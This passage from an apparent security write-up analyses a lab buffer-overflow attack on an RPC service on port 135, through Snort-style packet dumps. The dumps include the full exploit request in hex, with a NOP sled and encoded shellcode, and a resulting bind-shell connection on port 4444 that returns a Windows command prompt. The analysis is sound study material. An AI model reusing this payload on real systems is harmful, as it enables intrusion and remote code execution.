

Figure 18: Simulation of attacker's view of the attack while adding an account.

The network traces shown in figures 19 and 20 were obtained. In figure 19 we see the attacker launching the exploit. The first three packets show the three-

way handshake being completed as the TCP/IP connection between the two computers is established. The seventh packet in the sequence contains the chunk of data which constitutes the actual buffer overflow itself.

```
08/29-11:18:26.942406 192.168.66.69:33122 -> 192.168.66.13:135
TCP TTL:64 TOS:0x0 ID:6357 IpLen:20 DgmLen:60 DF
******S* Seq: 0xB5DDC939  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 512492 0 NOP WS: 0
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 00 3C 18 D5 40 00 40 06 1C 44 C0 A8 42 45 C0 A8  .<..@.@..D..BE..
0x0020: 42 0D 81 62 00 87 B5 DD C9 39 00 00 00 00 A0 02  B..b.....9......
0x0030: 16 D0 58 9F 00 00 02 04 05 B4 04 02 08 0A 00 07  ..X.............
0x0040: D1 EC 00 00 00 00 01 03 03 00                    ..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:26.942952 192.168.66.13:135 -> 192.168.66.69:33122
TCP TTL:128 TOS:0x0 ID:1316 IpLen:20 DgmLen:64 DF
***A**S* Seq: 0x45019C2B  Ack: 0xB5DDC93A  Win: 0xFAF0  TcpLen: 44
TCP Options (9) => MSS: 1460 NOP WS: 0 NOP NOP TS: 0 0 NOP NOP
TCP Options => SackOK
0x0000: 00 01 02 95 D4 BD 00 04 76 97 76 CB 08 00 45 00  ........v.v...E.
0x0010: 00 40 05 24 40 00 80 06 EF F0 C0 A8 42 0D C0 A8  .@.$@.......B...
0x0020: 42 45 00 87 81 62 45 01 9C 2B B5 DD C9 3A B0 12  BE...bE..+...:..
0x0030: FA F0 53 2E 00 00 02 04 05 B4 01 03 03 00 01 01  ..S.............
0x0040: 08 0A 00 00 00 00 00 00 00 00 01 01 04 02        ..............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:26.943005 192.168.66.69:33122 -> 192.168.66.13:135
TCP TTL:64 TOS:0x0 ID:6358 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xB5DDC93A  Ack: 0x45019C2C  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 512492 0
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 00 34 18 D6 40 00 40 06 1C 4B C0 A8 42 45 C0 A8  .4..@.@..K..BE..
0x0020: 42 0D 81 62 00 87 B5 DD C9 3A 45 01 9C 2C 80 10  B..b.....:E..,..
0x0030: 16 D0 A6 26 00 00 01 01 08 0A 00 07 D1 EC 00 00  ...&............
0x0040: 00 00                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:26.947434 192.168.66.69:33122 -> 192.168.66.13:135
TCP TTL:64 TOS:0x0 ID:6359 IpLen:20 DgmLen:124 DF
***AP*** Seq: 0xB5DDC93A  Ack: 0x45019C2C  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 512493 0
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 00 7C 18 D7 40 00 40 06 1C 02 C0 A8 42 45 C0 A8  .|..@.@.....BE..
0x0020: 42 0D 81 62 00 87 B5 DD C9 3A 45 01 9C 2C 80 18  B..b.....:E..,..
0x0030: 16 D0 5C EC 00 00 01 01 08 0A 00 07 D1 ED 00 00  ..\.............
0x0040: 00 00 05 00 0B 03 10 00 00 00 48 00 00 00 7F 00  ..........H.....
0x0050: 00 00 D0 16 D0 16 00 00 00 00 01 00 00 00 01 00  ................
0x0060: 01 00 A0 01 00 00 00 00 00 00 C0 00 00 00 00 00  ................
0x0070: 00 46 00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8  .F.....]........
0x0080: 08 00 2B 10 48 60 02 00 00 00                    ..+.H`....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:26.969767 192.168.66.13:135 -> 192.168.66.69:33122
TCP TTL:128 TOS:0x0 ID:1317 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x45019C2C  Ack: 0xB5DDC982  Win: 0xFAA8  TcpLen: 32
TCP Options (3) => NOP NOP TS: 51560 512493
0x0000: 00 01 02 95 D4 BD 00 04 76 97 76 CB 08 00 45 00  ........v.v...E.
0x0010: 00 70 05 25 40 00 80 06 EF BF C0 A8 42 0D C0 A8  .p.%@.......B...
0x0020: 42 45 00 87 81 62 45 01 9C 2C B5 DD C9 82 80 18  BE...bE..,......
0x0030: FA A8 A2 36 00 00 01 01 08 0A 00 00 C9 68 00 07  ...6.........h..
0x0040: D1 ED 05 00 0C 03 10 00 00 00 3C 00 00 00 7F 00  ..........<.....
0x0050: 00 00 D0 16 D0 16 10 4D 00 00 04 00 31 33 35 00  .......M....135.
0x0060: 00 00 01 00 00 00 00 00 00 00 04 5D 88 8A EB 1C  ...........]....
0x0070: C9 11 9F E8 08 00 2B 10 48 60 02 00 00 00        ......+.H`....
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:27.083681 192.168.66.69:33122 -> 192.168.66.13:135
TCP TTL:64 TOS:0x0 ID:6360 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xB5DDC982  Ack: 0x45019C68  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 512507 51560
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 00 34 18 D8 40 00 40 06 1C 49 C0 A8 42 45 C0 A8  .4..@.@..I..BE..
0x0020: 42 0D 81 62 00 87 B5 DD C9 82 45 01 9C 68 80 10  B..b......E..h..
0x0030: 16 D0 DC 2A 00 00 01 01 08 0A 00 07 D1 FB 00 00  ...*............
0x0040: C9 68                                            .h

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:27.084548 192.168.66.69:33122 -> 192.168.66.13:135
TCP TTL:64 TOS:0x0 ID:6361 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xB5DDC982  Ack: 0x45019C68  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 512507 51560
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 05 DC 18 D9 40 00 40 06 16 A0 C0 A8 42 45 C0 A8  ....@.@.....BE..
0x0020: 42 0D 81 62 00 87 B5 DD C9 82 45 01 9C 68 80 10  B..b......E..h..
0x0030: 16 D0 A0 88 00 00 01 01 08 0A 00 07 D1 FB 00 00  ................
0x0040: C9 68 05 00 00 03 10 00 00 00 A8 06 00 00 E5 00  .h..............
0x0050: 00 00 90 06 00 00 01 00 04 00 05 00 06 00 01 00  ................
0x0060: 00 00 00 00 00 00 32 24 58 FD CC 45 64 49 B0 70  ......2$X..EdI.p
0x0070: DD AE 74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00  ..t,..`^........
0x0080: 00 00 70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00  ..p^......|^....
0x0090: 00 00 10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A  ..........*M...j
0x00A0: 00 20 AF 6E 72 F4 0C 00 00 00 4D 41 52 42 01 00  . .nr.....MARB..
0x00B0: 00 00 00 00 00 00 0D F0 AD BA 00 00 00 00 A8 F4  ................
0x00C0: 0B 00 20 06 00 00 20 06 00 00 4D 45 4F 57 04 00  .. ... ...MEOW..
0x00D0: 00 00 A2 01 00 00 00 00 00 00 C0 00 00 00 00 00  ................
0x00E0: 00 46 38 03 00 00 00 00 00 00 C0 00 00 00 00 00  .F8.............
0x00F0: 00 46 00 00 00 00 F0 05 00 00 E8 05 00 00 00 00  .F..............
0x0100: 00 00 01 10 08 00 CC CC CC CC C8 00 00 00 4D 45  ..............ME
0x0110: 4F 57 E8 05 00 00 D8 00 00 00 00 00 00 00 02 00  OW..............
0x0120: 00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0130: 00 00 00 00 00 00 C4 28 CD 00 64 29 CD 00 00 00  .......(..d)....
0x0140: 00 00 07 00 00 00 B9 01 00 00 00 00 00 00 C0 00  ................
0x0150: 00 00 00 00 00 46 AB 01 00 00 00 00 00 00 C0 00  .....F..........
0x0160: 00 00 00 00 00 46 A5 01 00 00 00 00 00 00 C0 00  .....F..........
0x0170: 00 00 00 00 00 46 A6 01 00 00 00 00 00 00 C0 00  .....F..........
0x0180: 00 00 00 00 00 46 A4 01 00 00 00 00 00 00 C0 00  .....F..........
0x0190: 00 00 00 00 00 46 AD 01 00 00 00 00 00 00 C0 00  .....F..........
0x01A0: 00 00 00 00 00 46 AA 01 00 00 00 00 00 00 C0 00  .....F..........
0x01B0: 00 00 00 00 00 46 07 00 00 00 60 00 00 00 58 00  .....F....`...X.
0x01C0: 00 00 90 00 00 00 40 00 00 00 20 00 00 00 38 03  ......@... ...8.
0x01D0: 00 00 30 00 00 00 01 00 00 00 01 10 08 00 CC CC  ..0.............
0x01E0: CC CC 50 00 00 00 4F B6 88 20 FF FF FF FF 00 00  ..P...O.. ......
0x01F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0200: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0210: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0220: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0230: 00 00 00 00 00 00 00 00 00 00 01 10 08 00 CC CC  ................
0x0240: CC CC 48 00 00 00 07 00 66 00 06 09 02 00 00 00  ..H.....f.......
0x0250: 00 00 C0 00 00 00 00 00 00 00 46 10 00 00 00 00  .........F......
0x0260: 00 00 00 00 00 00 01 00 00 00 00 00 00 00 78 19  ..............x.
0x0270: 0C 00 58 00 00 00 05 00 06 00 01 00 00 00 70 D8  ..X...........p.
0x0280: 98 93 98 4F D2 11 A9 3D BE 57 B2 00 00 00 32 00  ...O...=.W....2.
0x0290: 31 00 01 10 08 00 CC CC CC CC 80 00 00 00 0D F0  1...............
0x02A0: AD BA 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x02B0: 00 00 18 43 14 00 00 00 00 00 60 00 00 00 60 00  ...C......`...`.
0x02C0: 00 00 4D 45 4F 57 04 00 00 00 C0 01 00 00 00 00  ..MEOW..........
0x02D0: 00 00 C0 00 00 00 00 00 00 46 3B 03 00 00 00 00  .........F;.....
0x02E0: 00 00 C0 00 00 00 00 00 00 46 00 00 00 00 30 00  .........F....0.
0x02F0: 00 00 01 00 01 00 81 C5 17 03 80 0E E9 4A 99 99  .............J..
0x0300: F1 8A 50 6F 7A 85 02 00 00 00 00 00 00 00 00 00  ..Poz...........
0x0310: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00  ................
0x0320: 00 00 01 10 08 00 CC CC CC CC 30 00 00 00 78 00  ..........0...x.
0x0330: 6E 00 00 00 00 00 D8 DA 0D 00 00 00 00 00 00 00  n...............
0x0340: 00 00 20 2F 0C 00 00 00 00 00 00 00 00 00 03 00  .. /............
0x0350: 00 00 00 00 00 00 03 00 00 00 46 00 58 00 00 00  ..........F.X...
```

```
0x0360: 00 00 01 10 08 00 CC CC CC CC 10 00 00 00 30 00  ..............0.
0x0370: 2E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0380: 00 00 01 10 08 00 CC CC CC CC 68 00 00 00 0E 00  ..........h.....
0x0390: FF FF 68 8B 0B 00 02 00 00 00 00 00 00 00 00 00  ..h.............
0x03A0: 00 00 86 01 00 00 00 00 00 00 86 01 00 00 5C 00  ..............\.
0x03B0: 5C 00 46 00 58 00 4E 00 42 00 46 00 58 00 46 00  \.F.X.N.B.F.X.F.
0x03C0: 58 00 4E 00 42 00 46 00 58 00 46 00 58 00 46 00  X.N.B.F.X.F.X.F.
0x03D0: 58 00 46 00 58 00 E3 AF E9 77 CC E0 FD 7F CC E0  X.F.X....w......
0x03E0: FD 7F 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0400: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0410: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0420: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0430: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0440: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0450: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0460: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0470: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0480: 90 90 90 90 90 90 90 90 90 90 EB 19 5E 31 C9 81 E9  ...........^1...
0x0490: 89 FF FF FF 81 36 80 BF 32 94 81 EE FC FF FF FF  .....6..2.......
0x04A0: E2 F2 EB 05 E8 E2 FF FF FF 03 53 06 1F 74 57 75  ..........S..tWu
0x04B0: 95 80 BF BB 92 7F 89 5A 1A CE B1 DE 7C E1 BE 32  .......Z....|..2
0x04C0: 94 09 F9 3A 6B B6 D7 9F 4D 85 71 DA C6 81 BF 32  ...:k...M.q....2
0x04D0: 1D C6 B3 5A F8 EC BF 32 FC B3 8D 1C F0 E8 C8 41  ...Z...2.......A
0x04E0: A6 DF EB CD C2 88 36 74 90 7F 89 5A E6 7E 0C 24  ......6t...Z.~.$
0x04F0: 7C AD BE 32 94 09 F9 22 6B B6 D7 4C 4C 62 CC DA  |..2..."k..LLb..
0x0500: 8A 81 BF 32 1D C6 AB CD E2 84 D7 F9 79 7C 84 DA  ...2........y|..
0x0510: 9A 81 BF 32 1D C6 A7 CD E2 84 D7 EB 9D 75 12 DA  ...2.........u..
0x0520: 6A 80 BF 32 1D C6 A3 CD E2 84 D7 96 8E F0 78 DA  j..2..........x.
0x0530: 7A 80 BF 32 1D C6 9F CD E2 84 D7 96 39 AE 56 DA  z..2........9.V.
0x0540: 4A 80 BF 32 1D C6 9B CD E2 84 D7 D7 DD 06 F6 DA  J..2............
0x0550: 5A 80 BF 32 1D C6 97 CD E2 84 D7 D5 ED 46 C6 DA  Z..2.........F..
0x0560: 2A 80 BF 32 1D C6 93 01 6B 01 53 A2 95 80 BF 66  *..2....k.S....f
0x0570: FC 81 BE 32 94 7F E9 2A C4 D0 EF 62 D4 D0 FF 62  ...2...*...b...b
0x0580: 6B D6 A3 B9 4C D7 E8 5A 96 80 AE 6E 1F 4C D5 24  k...L..Z...n.L.$
0x0590: C5 D3 40 64 B4 D7 EC CD C2 A4 E8 63 C7 7F E9 1A  ..@d.......c....
0x05A0: 1F 50 D7 57 EC E5 BF 5A F7 ED DB 1C 1D E6 8F B1  .P.W...Z........
0x05B0: 78 D4 32 0E B0 B3 7F 01 5D 03 7E 27 3F 62 42 F4  x.2.....].~'?bB.
0x05C0: D0 A4 AF 76 6A C4 9B 0F 1D D4 9B 7A 1D D4 9B 7E  ...vj......z...~
0x05D0: 1D D4 9B 62 19 C4 9B 22 C0 D0 EE 63 C5 EA BE 63  ...b..."...c...c
0x05E0: C5 7F C9 02 C5 7F E9 22 1F 4C                    ......".L

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:27.084578 192.168.66.69:33122 -> 192.168.66.13:135
TCP TTL:64 TOS:0x0 ID:6362 IpLen:20 DgmLen:308 DF
***AP*** Seq: 0xB5DDCF2A  Ack: 0x45019C68  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 512507 51560
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 01 34 18 DA 40 00 40 06 1B 47 C0 A8 42 45 C0 A8  .4..@.@..G..BE..
0x0020: 42 0D 81 62 00 87 B5 DD CF 2A 45 01 9C 68 80 18  B..b.....*E..h..
0x0030: 16 D0 3A 97 00 00 01 01 08 0A 00 07 D1 FB 00 00  ..:.............
0x0040: C9 68 D5 CD 6B B1 40 64 98 0B 77 65 6B D6 93 CD  .h..k.@d..wek...
0x0050: C2 94 EA 64 F0 21 8F 32 94 80 3A F2 EC 8C 34 72  ...d.!.2..:...4r
0x0060: 98 0B CF 2E 39 0B D7 3A 7F 89 34 72 A0 0B 17 8A  ....9..:..4r....
0x0070: 94 80 BF B9 51 DE E2 F0 90 80 EC 67 C2 D7 34 5E  ....Q......g..4^
0x0080: B0 98 34 77 A8 0B EB 37 EC 83 6A B9 DE 98 34 68  ..4w...7..j...4h
0x0090: B4 83 62 D1 A6 C9 34 06 1F 83 4A 01 6B 7C 8C F2  ..b...4...J.k|..
0x00A0: 38 BA 7B 46 93 41 70 3F 97 78 54 C0 AF FC 9B 26  8.{F.Ap?.xT....&
0x00B0: E1 61 34 68 B0 83 62 54 1F 8C F4 B9 CE 9C BC EF  .a4h..bT........
0x00C0: 1F 84 34 31 51 6B BD 01 54 0B 6A 6D CA DD E4 F0  ..41Qk..T.jm....
0x00D0: 90 80 2F A2 04 00 5C 00 43 00 24 00 5C 00 31 00  ../...\.C.$.\.1.
0x00E0: 32 00 33 00 34 00 35 00 36 00 31 00 31 00 31 00  2.3.4.5.6.1.1.1.
0x00F0: 31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00  1.1.1.1.1.1.1.1.
0x0100: 31 00 31 00 31 00 31 00 2E 00 64 00 6F 00 63 00  1.1.1.1...d.o.c.
0x0110: 00 00 01 10 08 00 CC CC CC CC 20 00 00 00 30 00  .......... ...0.
0x0120: 2D 00 00 00 00 00 88 2A 0C 00 02 00 00 00 01 00  -......*........
0x0130: 00 00 28 8C 0C 00 01 00 00 00 07 00 00 00 00 00  ..(.............
0x0140: 00 00                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
08/29-11:18:27.084930 192.168.66.13:135 -> 192.168.66.69:33122
TCP TTL:128 TOS:0x0 ID:1318 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x45019C68  Ack: 0xB5DDD02A  Win: 0xFAF0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 51561 512507
0x0000: 00 01 02 95 D4 BD 00 04 76 97 76 CB 08 00 45 00  ........v.v...E.
0x0010: 00 34 05 26 40 00 80 06 EF FA C0 A8 42 0D C0 A8  .4.&@.......B...
0x0020: 42 45 00 87 81 62 45 01 9C 68 B5 DD D0 2A 80 10  BE...bE..h...*..
0x0030: FA F0 F1 60 00 00 01 01 08 0A 00 00 C9 69 00 07  ...`.........i..
0x0040: D1 FB                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:27.263315 192.168.66.69:33122 -> 192.168.66.13:135
TCP TTL:64 TOS:0x0 ID:6363 IpLen:20 DgmLen:52 DF
***A***F Seq: 0xB5DDD02A  Ack: 0x45019C68  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 512524 51561
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 00 34 18 DB 40 00 40 06 1C 46 C0 A8 42 45 C0 A8  .4..@.@..F..BE..
0x0020: 42 0D 81 62 00 87 B5 DD D0 2A 45 01 9C 68 80 11  B..b.....*E..h..
0x0030: 16 D0 D5 6F 00 00 01 01 08 0A 00 07 D2 0C 00 00  ...o............
0x0040: C9 69                                            .i

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:27.263581 192.168.66.13:135 -> 192.168.66.69:33122
TCP TTL:128 TOS:0x0 ID:1319 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x45019C68  Ack: 0xB5DDD02B  Win: 0xFAF0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 51563 512524
0x0000: 00 01 02 95 D4 BD 00 04 76 97 76 CB 08 00 45 00  ........v.v...E.
0x0010: 00 34 05 27 40 00 80 06 EF F9 C0 A8 42 0D C0 A8  .4.'@.......B...
0x0020: 42 45 00 87 81 62 45 01 9C 68 B5 DD D0 2B 80 10  BE...bE..h...+..
0x0030: FA F0 F1 4C 00 00 01 01 08 0A 00 00 C9 6B 00 07  ...L.........k..
0x0040: D2 0C                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:27.263734 192.168.66.13:135 -> 192.168.66.69:33122
TCP TTL:128 TOS:0x0 ID:1320 IpLen:20 DgmLen:52 DF
***A***F Seq: 0x45019C68  Ack: 0xB5DDD02B  Win: 0xFAF0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 51563 512524
0x0000: 00 01 02 95 D4 BD 00 04 76 97 76 CB 08 00 45 00  ........v.v...E.
0x0010: 00 34 05 28 40 00 80 06 EF F8 C0 A8 42 0D C0 A8  .4.(@.......B...
0x0020: 42 45 00 87 81 62 45 01 9C 68 B5 DD D0 2B 80 11  BE...bE..h...+..
0x0030: FA F0 F1 4B 00 00 01 01 08 0A 00 00 C9 6B 00 07  ...K.........k..
0x0040: D2 0C                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:27.263766 192.168.66.69:33122 -> 192.168.66.13:135
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xB5DDD02B  Ack: 0x45019C69  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 512525 51563
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 00 34 00 00 40 00 40 06 35 21 C0 A8 42 45 C0 A8  .4..@.@.5!..BE..
0x0020: 42 0D 81 62 00 87 B5 DD D0 2B 45 01 9C 69 80 10  B..b.....+E..i..
0x0030: 16 D0 D5 6B 00 00 01 01 08 0A 00 07 D2 0D 00 00  ...k............
0x0040: C9 6B                                            .k

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 19: Packet Trace showing buffer overflow in action.

No further communication occurs between these two ports. The next activity is essentially the Teso code in operation as shown in figure 20. Here we see the attacking computer initiating a connection to port 4444 - as specified in the source code - and gaining access to a DOS/Command prompt on the target machine. The final packet in the sequence contains the plaintext used to form

the actual prompt displayed to the attacker (C:\Windows\System32>), which is shown in bold text in figure 20.

```
08/29-11:18:28.273741 192.168.66.69:33123 -> 192.168.66.13:4444
TCP TTL:64 TOS:0x0 ID:62228 IpLen:20 DgmLen:60 DF
******S* Seq: 0xB54A2166  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 512626 0 NOP WS: 0
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 00 3C F3 14 40 00 40 06 42 04 C0 A8 42 45 C0 A8  .<..@.@.B...BE..
0x0020: 42 0D 81 63 11 5C B5 4A 21 66 00 00 00 00 A0 02  B..c.\.J!f......
0x0030: 16 D0 EF A9 00 00 02 04 05 B4 04 02 08 0A 00 07  ................
0x0040: D2 72 00 00 00 00 01 03 03 00                    .r........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:28.274034 192.168.66.13:4444 -> 192.168.66.69:33123
TCP TTL:128 TOS:0x0 ID:1321 IpLen:20 DgmLen:64 DF
***A**S* Seq: 0x45075D0A  Ack: 0xB54A2167  Win: 0xFAF0  TcpLen: 44
TCP Options (9) => MSS: 1460 NOP WS: 0 NOP NOP TS: 0 0 NOP NOP
TCP Options => SackOK
0x0000: 00 01 02 95 D4 BD 00 04 76 97 76 CB 08 00 45 00  ........v.v...E.
0x0010: 00 40 05 29 40 00 80 06 EF EB C0 A8 42 0D C0 A8  .@.)@.......B...
0x0020: 42 45 11 5C 81 63 45 07 5D 0A B5 4A 21 67 B0 12  BE.\.cE.]..J!g..
0x0030: FA F0 29 DA 00 00 02 04 05 B4 01 03 03 00 01 01  ..).............
0x0040: 08 0A 00 00 00 00 00 00 00 00 01 01 04 02        ..............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:28.274086 192.168.66.69:33123 -> 192.168.66.13:4444
TCP TTL:64 TOS:0x0 ID:62229 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xB54A2167  Ack: 0x45075D0B  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 512626 0
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 00 34 F3 15 40 00 40 06 42 0B C0 A8 42 45 C0 A8  .4..@.@.B...BE..
0x0020: 42 0D 81 63 11 5C B5 4A 21 67 45 07 5D 0B 80 10  B..c.\.J!gE.]...
0x0030: 16 D0 7C 4C 00 00 01 01 08 0A 00 07 D2 72 00 00  ..|L.........r..
0x0040: 00 00                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:28.360579 192.168.66.13:4444 -> 192.168.66.69:33123
TCP TTL:128 TOS:0x0 ID:1322 IpLen:20 DgmLen:91 DF
***AP*** Seq: 0x45075D0B  Ack: 0xB54A2167  Win: 0xFAF0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 51574 512626
0x0000: 00 01 02 95 D4 BD 00 04 76 97 76 CB 08 00 45 00  ........v.v...E.
0x0010: 00 5B 05 2A 40 00 80 06 EF CF C0 A8 42 0D C0 A8  .[.*@.......B...
0x0020: 42 45 11 5C 81 63 45 07 5D 0B B5 4A 21 67 80 18  BE.\.cE.]..J!g..
0x0030: FA F0 E3 72 00 00 01 01 08 0A 00 00 C9 76 00 07  ...r.........v..
0x0040: D2 72 4D 69 63 72 6F 73 6F 66 74 20 57 69 6E 64  .rMicrosoft Wind
0x0050: 6F 77 73 20 58 50 20 5B 56 65 72 73 69 6F 6E 20  ows XP [Version
0x0060: 35 2E 31 2E 32 36 30 30 5D                       5.1.2600]

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:28.360664 192.168.66.69:33123 -> 192.168.66.13:4444
TCP TTL:64 TOS:0x0 ID:62230 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xB54A2167  Ack: 0x45075D32  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 512634 51574
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 00 34 F3 16 40 00 40 06 42 0A C0 A8 42 45 C0 A8  .4..@.@.B...BE..
